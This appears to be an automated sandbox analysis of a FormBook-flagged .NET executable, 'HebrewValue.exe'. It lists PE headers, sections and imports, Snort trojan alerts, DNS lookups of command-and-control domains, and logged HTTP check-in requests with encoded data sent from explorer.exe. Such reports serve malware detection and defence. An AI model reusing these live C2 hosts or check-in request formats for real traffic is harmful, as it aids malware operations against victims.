add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add al, byte ptr [eax]
add byte ptr [eax], al
push es
add byte ptr [eax], al
add byte ptr [edx], cl
add byte ptr [eax], al
add byte ptr [eax+eax], al
add byte ptr [eax], al
or al, byte ptr [eax]
add byte ptr [eax], al
push cs
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx], cl
add byte ptr [eax], al
add byte ptr [eax+eax], cl
add byte ptr [eax], al
add eax, 00000000h
add byte ptr [eax], al
add byte ptr [ebx], al
add byte ptr [eax], al
add byte ptr [eax+eax], al
add byte ptr [eax], al
or eax, dword ptr [eax]
add byte ptr [eax], al
or eax, dword ptr [eax]
add byte ptr [eax], al
or al, 00h
add byte ptr [eax], al
or eax, 02000000h
add byte ptr [eax], al
add byte ptr [ecx], al
add byte ptr [eax], al
add byte ptr [edx], al
add byte ptr [eax], al
add byte ptr [esi], cl
add byte ptr [eax], al
add byte ptr [00000000h], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa05a0	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa2000	0x5b4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xa4000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x9eb28	0x9ec00	False	0.77720226378	data	7.60713416041	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa2000	0x5b4	0x600	False	0.421223958333	data	4.09451616704	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa4000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xa2090	0x324	data		
RT_MANIFEST	0xa23c4	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2015
Assembly Version	1.0.0.0
InternalName	HebrewValue.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	Codewords
ProductVersion	1.0.0.0
FileDescription	Codewords
OriginalFilename	HebrewValue.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-11:05:00.881786	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49718	34.102.136.180	192.168.2.5
04/08/21-11:05:11.863981	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.5	52.58.78.16
04/08/21-11:05:11.863981	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.5	52.58.78.16
04/08/21-11:05:11.863981	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.5	52.58.78.16
04/08/21-11:05:17.162631	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49728	34.102.136.180	192.168.2.5
04/08/21-11:05:39.640341	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49732	80	192.168.2.5	198.148.114.222
04/08/21-11:05:39.640341	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49732	80	192.168.2.5	198.148.114.222
04/08/21-11:05:39.640341	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49732	80	192.168.2.5	198.148.114.222

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-11:05:44.885165	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.5	172.67.187.138
04/08/21-11:05:44.885165	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.5	172.67.187.138
04/08/21-11:05:44.885165	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.5	172.67.187.138
04/08/21-11:05:50.018144	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.5	34.102.136.180
04/08/21-11:05:50.018144	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.5	34.102.136.180
04/08/21-11:05:50.018144	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.5	34.102.136.180
04/08/21-11:05:50.132700	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49736	34.102.136.180	192.168.2.5

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:05:00.753881931 CEST	49718	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:00.766098022 CEST	80	49718	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:00.766237974 CEST	49718	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:00.766391039 CEST	49718	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:00.778568983 CEST	80	49718	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:00.881786108 CEST	80	49718	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:00.882003069 CEST	80	49718	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:00.882057905 CEST	49718	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:00.882086992 CEST	49718	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:00.894256115 CEST	80	49718	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:06.306000948 CEST	49721	80	192.168.2.5	147.255.37.207
Apr 8, 2021 11:05:06.474500895 CEST	80	49721	147.255.37.207	192.168.2.5
Apr 8, 2021 11:05:06.474643946 CEST	49721	80	192.168.2.5	147.255.37.207
Apr 8, 2021 11:05:06.474777937 CEST	49721	80	192.168.2.5	147.255.37.207
Apr 8, 2021 11:05:06.642904997 CEST	80	49721	147.255.37.207	192.168.2.5
Apr 8, 2021 11:05:06.645096064 CEST	80	49721	147.255.37.207	192.168.2.5
Apr 8, 2021 11:05:06.645121098 CEST	80	49721	147.255.37.207	192.168.2.5
Apr 8, 2021 11:05:06.645370007 CEST	49721	80	192.168.2.5	147.255.37.207
Apr 8, 2021 11:05:06.807363987 CEST	49721	80	192.168.2.5	147.255.37.207
Apr 8, 2021 11:05:06.975739956 CEST	80	49721	147.255.37.207	192.168.2.5
Apr 8, 2021 11:05:11.846038103 CEST	49727	80	192.168.2.5	52.58.78.16
Apr 8, 2021 11:05:11.863728046 CEST	80	49727	52.58.78.16	192.168.2.5
Apr 8, 2021 11:05:11.863841057 CEST	49727	80	192.168.2.5	52.58.78.16
Apr 8, 2021 11:05:11.863981009 CEST	49727	80	192.168.2.5	52.58.78.16
Apr 8, 2021 11:05:11.881592035 CEST	80	49727	52.58.78.16	192.168.2.5
Apr 8, 2021 11:05:11.881622076 CEST	80	49727	52.58.78.16	192.168.2.5
Apr 8, 2021 11:05:11.881633043 CEST	80	49727	52.58.78.16	192.168.2.5
Apr 8, 2021 11:05:11.881824970 CEST	49727	80	192.168.2.5	52.58.78.16

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:05:11.881928921 CEST	49727	80	192.168.2.5	52.58.78.16
Apr 8, 2021 11:05:11.899434090 CEST	80	49727	52.58.78.16	192.168.2.5
Apr 8, 2021 11:05:16.970149040 CEST	49728	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:16.981898069 CEST	80	49728	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:16.982042074 CEST	49728	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:16.982394934 CEST	49728	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:16.993997097 CEST	80	49728	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:17.162631035 CEST	80	49728	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:17.162655115 CEST	80	49728	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:17.162807941 CEST	49728	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:17.162939072 CEST	49728	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:17.177269936 CEST	80	49728	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:22.225567102 CEST	49729	80	192.168.2.5	172.67.219.254
Apr 8, 2021 11:05:22.254049063 CEST	80	49729	172.67.219.254	192.168.2.5
Apr 8, 2021 11:05:22.258522987 CEST	49729	80	192.168.2.5	172.67.219.254
Apr 8, 2021 11:05:22.258661032 CEST	49729	80	192.168.2.5	172.67.219.254
Apr 8, 2021 11:05:22.287576914 CEST	80	49729	172.67.219.254	192.168.2.5
Apr 8, 2021 11:05:22.638344049 CEST	80	49729	172.67.219.254	192.168.2.5
Apr 8, 2021 11:05:22.638375998 CEST	80	49729	172.67.219.254	192.168.2.5
Apr 8, 2021 11:05:22.638386965 CEST	80	49729	172.67.219.254	192.168.2.5
Apr 8, 2021 11:05:22.638727903 CEST	49729	80	192.168.2.5	172.67.219.254
Apr 8, 2021 11:05:22.638887882 CEST	49729	80	192.168.2.5	172.67.219.254
Apr 8, 2021 11:05:27.995213985 CEST	49731	80	192.168.2.5	15.165.26.252
Apr 8, 2021 11:05:28.222207069 CEST	80	49731	15.165.26.252	192.168.2.5
Apr 8, 2021 11:05:28.222632885 CEST	49731	80	192.168.2.5	15.165.26.252
Apr 8, 2021 11:05:28.222840071 CEST	49731	80	192.168.2.5	15.165.26.252
Apr 8, 2021 11:05:28.449460983 CEST	80	49731	15.165.26.252	192.168.2.5
Apr 8, 2021 11:05:28.450283051 CEST	80	49731	15.165.26.252	192.168.2.5
Apr 8, 2021 11:05:28.450304031 CEST	80	49731	15.165.26.252	192.168.2.5
Apr 8, 2021 11:05:28.450421095 CEST	49731	80	192.168.2.5	15.165.26.252
Apr 8, 2021 11:05:28.450448036 CEST	80	49731	15.165.26.252	192.168.2.5
Apr 8, 2021 11:05:28.450572968 CEST	80	49731	15.165.26.252	192.168.2.5
Apr 8, 2021 11:05:28.450589895 CEST	80	49731	15.165.26.252	192.168.2.5
Apr 8, 2021 11:05:28.450630903 CEST	49731	80	192.168.2.5	15.165.26.252
Apr 8, 2021 11:05:28.450726986 CEST	80	49731	15.165.26.252	192.168.2.5
Apr 8, 2021 11:05:28.450849056 CEST	80	49731	15.165.26.252	192.168.2.5
Apr 8, 2021 11:05:28.450860023 CEST	49731	80	192.168.2.5	15.165.26.252
Apr 8, 2021 11:05:28.450865030 CEST	80	49731	15.165.26.252	192.168.2.5
Apr 8, 2021 11:05:28.450882912 CEST	80	49731	15.165.26.252	192.168.2.5
Apr 8, 2021 11:05:28.450922012 CEST	49731	80	192.168.2.5	15.165.26.252
Apr 8, 2021 11:05:28.451035976 CEST	49731	80	192.168.2.5	15.165.26.252
Apr 8, 2021 11:05:38.876858950 CEST	49732	80	192.168.2.5	198.148.114.222
Apr 8, 2021 11:05:39.031982899 CEST	80	49732	198.148.114.222	192.168.2.5
Apr 8, 2021 11:05:39.032156944 CEST	49732	80	192.168.2.5	198.148.114.222
Apr 8, 2021 11:05:39.640341043 CEST	49732	80	192.168.2.5	198.148.114.222
Apr 8, 2021 11:05:39.795358896 CEST	80	49732	198.148.114.222	192.168.2.5
Apr 8, 2021 11:05:39.795466900 CEST	80	49732	198.148.114.222	192.168.2.5
Apr 8, 2021 11:05:39.795480967 CEST	80	49732	198.148.114.222	192.168.2.5
Apr 8, 2021 11:05:39.795617104 CEST	49732	80	192.168.2.5	198.148.114.222
Apr 8, 2021 11:05:39.795866966 CEST	49732	80	192.168.2.5	198.148.114.222
Apr 8, 2021 11:05:39.950716019 CEST	80	49732	198.148.114.222	192.168.2.5
Apr 8, 2021 11:05:44.854573965 CEST	49735	80	192.168.2.5	172.67.187.138
Apr 8, 2021 11:05:44.884535074 CEST	80	49735	172.67.187.138	192.168.2.5
Apr 8, 2021 11:05:44.884691954 CEST	49735	80	192.168.2.5	172.67.187.138
Apr 8, 2021 11:05:44.885164976 CEST	49735	80	192.168.2.5	172.67.187.138
Apr 8, 2021 11:05:44.913573027 CEST	80	49735	172.67.187.138	192.168.2.5
Apr 8, 2021 11:05:44.938178062 CEST	80	49735	172.67.187.138	192.168.2.5
Apr 8, 2021 11:05:44.938205004 CEST	80	49735	172.67.187.138	192.168.2.5
Apr 8, 2021 11:05:44.938432932 CEST	49735	80	192.168.2.5	172.67.187.138
Apr 8, 2021 11:05:44.938576937 CEST	49735	80	192.168.2.5	172.67.187.138
Apr 8, 2021 11:05:44.967991114 CEST	80	49735	172.67.187.138	192.168.2.5
Apr 8, 2021 11:05:50.005429983 CEST	49736	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:50.017787933 CEST	80	49736	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:50.017981052 CEST	49736	80	192.168.2.5	34.102.136.180

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:05:50.018143892 CEST	49736	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:50.030426025 CEST	80	49736	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:50.132699966 CEST	80	49736	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:50.132745028 CEST	80	49736	34.102.136.180	192.168.2.5
Apr 8, 2021 11:05:50.134383917 CEST	49736	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:50.134418964 CEST	49736	80	192.168.2.5	34.102.136.180
Apr 8, 2021 11:05:50.147910118 CEST	80	49736	34.102.136.180	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:03:45.768506050 CEST	62060	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:03:45.781282902 CEST	53	62060	8.8.8.8	192.168.2.5
Apr 8, 2021 11:03:45.853432894 CEST	61805	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:03:45.866113901 CEST	53	61805	8.8.8.8	192.168.2.5
Apr 8, 2021 11:03:46.795433044 CEST	54795	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:03:46.808278084 CEST	53	54795	8.8.8.8	192.168.2.5
Apr 8, 2021 11:03:48.195389032 CEST	49557	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:03:48.213129997 CEST	53	49557	8.8.8.8	192.168.2.5
Apr 8, 2021 11:03:48.561084032 CEST	61733	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:03:48.573807001 CEST	53	61733	8.8.8.8	192.168.2.5
Apr 8, 2021 11:03:58.365317106 CEST	65447	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:03:58.378695965 CEST	53	65447	8.8.8.8	192.168.2.5
Apr 8, 2021 11:04:00.358462095 CEST	52441	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:04:00.372343063 CEST	53	52441	8.8.8.8	192.168.2.5
Apr 8, 2021 11:04:02.370502949 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:04:02.383708954 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 8, 2021 11:04:08.876157999 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:04:08.894535065 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 8, 2021 11:04:10.113761902 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:04:10.128612041 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 8, 2021 11:04:12.499480963 CEST	63183	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:04:12.513873100 CEST	53	63183	8.8.8.8	192.168.2.5
Apr 8, 2021 11:04:13.673145056 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:04:13.686423063 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 8, 2021 11:04:14.710025072 CEST	56969	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:04:14.722381115 CEST	53	56969	8.8.8.8	192.168.2.5
Apr 8, 2021 11:04:21.283379078 CEST	55161	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:04:21.295824051 CEST	53	55161	8.8.8.8	192.168.2.5
Apr 8, 2021 11:04:33.479020119 CEST	54757	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:04:33.497030973 CEST	53	54757	8.8.8.8	192.168.2.5
Apr 8, 2021 11:04:41.631380081 CEST	49992	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:04:41.649642944 CEST	53	49992	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:00.714267969 CEST	60075	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:00.747749090 CEST	53	60075	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:02.661124945 CEST	55016	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:02.673899889 CEST	53	55016	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:05.897324085 CEST	64345	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:06.244898081 CEST	53	64345	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:10.868768930 CEST	57128	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:10.882148981 CEST	53	57128	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:11.822540998 CEST	54791	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:11.844794035 CEST	53	54791	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:16.929538012 CEST	50463	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:16.968993902 CEST	53	50463	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:22.180048943 CEST	50394	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:22.213840961 CEST	53	50394	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:27.426110029 CEST	58530	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:27.460290909 CEST	53	58530	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:27.659332991 CEST	53813	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:27.993830919 CEST	53	53813	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:33.483378887 CEST	63732	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:33.556996107 CEST	53	63732	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:38.572279930 CEST	57344	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:05:38.862267971 CEST	53	57344	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:40.617852926 CEST	54450	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:40.630655050 CEST	53	54450	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:42.410048008 CEST	59261	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:42.436409950 CEST	53	59261	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:44.809158087 CEST	57151	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:44.853007078 CEST	53	57151	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:49.980235100 CEST	59413	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:50.003463030 CEST	53	59413	8.8.8.8	192.168.2.5
Apr 8, 2021 11:05:55.153040886 CEST	60516	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:05:55.490092039 CEST	53	60516	8.8.8.8	192.168.2.5
Apr 8, 2021 11:06:00.510436058 CEST	51649	53	192.168.2.5	8.8.8.8
Apr 8, 2021 11:06:00.623815060 CEST	53	51649	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 11:05:00.714267969 CEST	192.168.2.5	8.8.8.8	0x7430	Standard query (0)	www.runcouver.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:05.897324085 CEST	192.168.2.5	8.8.8.8	0x33ee	Standard query (0)	www.aa29996.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:11.822540998 CEST	192.168.2.5	8.8.8.8	0x5155	Standard query (0)	www.ux300e.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:16.929538012 CEST	192.168.2.5	8.8.8.8	0x26e0	Standard query (0)	www.mvprunning.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:22.180048943 CEST	192.168.2.5	8.8.8.8	0x3495	Standard query (0)	www.getboostphlo.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:27.659332991 CEST	192.168.2.5	8.8.8.8	0xfde6	Standard query (0)	www.okitmall.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:33.483378887 CEST	192.168.2.5	8.8.8.8	0x1b1b	Standard query (0)	www.morrealeestates.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:38.572279930 CEST	192.168.2.5	8.8.8.8	0xfc66	Standard query (0)	www.cqsjny.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:44.809158087 CEST	192.168.2.5	8.8.8.8	0x28d8	Standard query (0)	www.betbonusuk.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:49.980235100 CEST	192.168.2.5	8.8.8.8	0x31e7	Standard query (0)	www.yashaerotech.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:55.153040886 CEST	192.168.2.5	8.8.8.8	0x67	Standard query (0)	www.gmopanama.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:06:00.510436058 CEST	192.168.2.5	8.8.8.8	0x9958	Standard query (0)	www.adamspartnership.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 11:05:00.747749090 CEST	8.8.8.8	192.168.2.5	0x7430	No error (0)	www.runcouver.com	runcouver.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:05:00.747749090 CEST	8.8.8.8	192.168.2.5	0x7430	No error (0)	runcouver.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:06.244898081 CEST	8.8.8.8	192.168.2.5	0x33ee	No error (0)	www.aa29996.com		147.255.37.207	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:11.844794035 CEST	8.8.8.8	192.168.2.5	0x5155	No error (0)	www.ux300e.com		52.58.78.16	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:16.968993902 CEST	8.8.8.8	192.168.2.5	0x26e0	No error (0)	www.mvprunning.com	mvprunning.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:05:16.968993902 CEST	8.8.8.8	192.168.2.5	0x26e0	No error (0)	mvprunning.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:22.213840961 CEST	8.8.8.8	192.168.2.5	0x3495	No error (0)	www.getboostphlo.com		172.67.219.254	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:22.213840961 CEST	8.8.8.8	192.168.2.5	0x3495	No error (0)	www.getboostphlo.com		104.21.70.50	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:27.993830919 CEST	8.8.8.8	192.168.2.5	0xfde6	No error (0)	www.okitmall.com		15.165.26.252	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 11:05:33.556996107 CEST	8.8.8.8	192.168.2.5	0x1b1b	Name error (3)	www.morrealeestates.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:38.862267971 CEST	8.8.8.8	192.168.2.5	0xfc66	No error (0)	www.cqsjny.com		198.148.114.222	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:44.853007078 CEST	8.8.8.8	192.168.2.5	0x28d8	No error (0)	www.betbonusuk.com		172.67.187.138	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:44.853007078 CEST	8.8.8.8	192.168.2.5	0x28d8	No error (0)	www.betbonusuk.com		104.21.7.67	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:50.003463030 CEST	8.8.8.8	192.168.2.5	0x31e7	No error (0)	www.yashaerotech.com	yashaerotech.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:05:50.003463030 CEST	8.8.8.8	192.168.2.5	0x31e7	No error (0)	yashaerotech.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 11:05:55.490092039 CEST	8.8.8.8	192.168.2.5	0x67	Server failure (2)	www.gmopanama.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 11:06:00.623815060 CEST	8.8.8.8	192.168.2.5	0x9958	No error (0)	www.adamspartnership.com		138.197.103.178	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.runcouver.com
- www.aa29996.com
- www.ux300e.com
- www.mvprunning.com
- www.getboostphlo.com
- www.okitmall.com
- www.cqsjny.com
- www.betbonusuk.com
- www.yashaerotech.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49718	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:05:00.766391039 CEST	1290	OUT	GET /iu4d/?AR6=C3lw6nN8/wjOPd8oaAysox0kMoLppKhEiaq8wux9+N+u3aHHhZKc4gso1l+tbzGLEbBg&nflLiT=xPJxAxbPf HTTP/1.1 Host: www.runcouver.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:05:00.881786108 CEST	1291	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 09:05:00 GMT Content-Type: text/html Content-Length: 275 ETag: "606abe3b-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49721	147.255.37.207	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:05:06.474777937 CEST	1337	OUT	GET /iu4d/?AR6=uttTwOCOH1jEV+6/PDkH2rgXUcJbpZgk8NMf80qhjrLzhrhL9Yums4YmXY+CUKk4Lsjl&nflLiT=xPJxAxbPf HTTP/1.1 Host: www.aa29996.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
